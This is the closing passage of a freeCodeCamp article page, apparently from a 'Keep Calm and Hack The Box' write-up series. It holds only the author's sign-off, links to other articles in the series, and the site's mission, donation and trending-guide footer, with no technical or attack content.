
You can see more of my articles [here](#)

You can follow me on [Twitter](#) or on [LinkedIn](#)

And don't forget to #GetSecure, #BeSecure & #StaySecure!

Other articles in this series

- [Keep Calm and Hack The Box - Lame](#)
- [Keep Calm and Hack The Box - Devel](#)
- [Keep Calm and Hack The Box - Beep](#)



If you read this far, tweet to the author to show them you care. [Tweet a thanks](#)

Learn to code for free. freeCodeCamp's open source curriculum has helped more than 40,000 people get jobs as developers. [Get started](#)

Our mission: to help people learn to code for free. We accomplish this by creating thousands of videos, articles, and interactive coding lessons - all freely available to the public. We also have thousands of freeCodeCamp study groups around the world.

Donations to freeCodeCamp go toward our education initiatives, and help pay for servers, services, and staff.

You can [make a tax-deductible donation here](#).

Trending Guides

[SQL Interview Questions](#)

[Statistical Significance](#)

[SQL Queries](#)

[What is Blockchain?](#)

[Full Stack Developer](#)

[JavaScript Substring](#)

[What Does a VPN Do?](#)

[Docker Remove Image](#)

[Tar GZ](#)

[What is a CSV File?](#)

[Correlation VS Causation](#)

[Permutation VS Combination](#)

[Computer Programming](#)

[JWT](#)

[How to Find a Square Root](#)

[CSS Flexbox](#)

[Linux Commands](#)

[JavaScript Map](#)

[What is HTTPS?](#)

[Python List Append](#)

[What is Chromium?](#)

[Smoke Testing](#)

[Clear History](#)

[Incognito Mode](#)

[Linux Add User](#)

[MD5 Hash](#)

[What is Cached Data?](#)

[Completing the Square](#)

[Error 403 Forbidden](#)

[CSS Inline Style](#)

Our Nonprofit

[About](#) [Alumni Network](#) [Open Source](#) [Shop](#) [Support](#) [Sponsors](#) [Academic Honesty](#) [Code of Conduct](#) [Privacy Policy](#)

[Terms of Service](#) [Copyright Policy](#)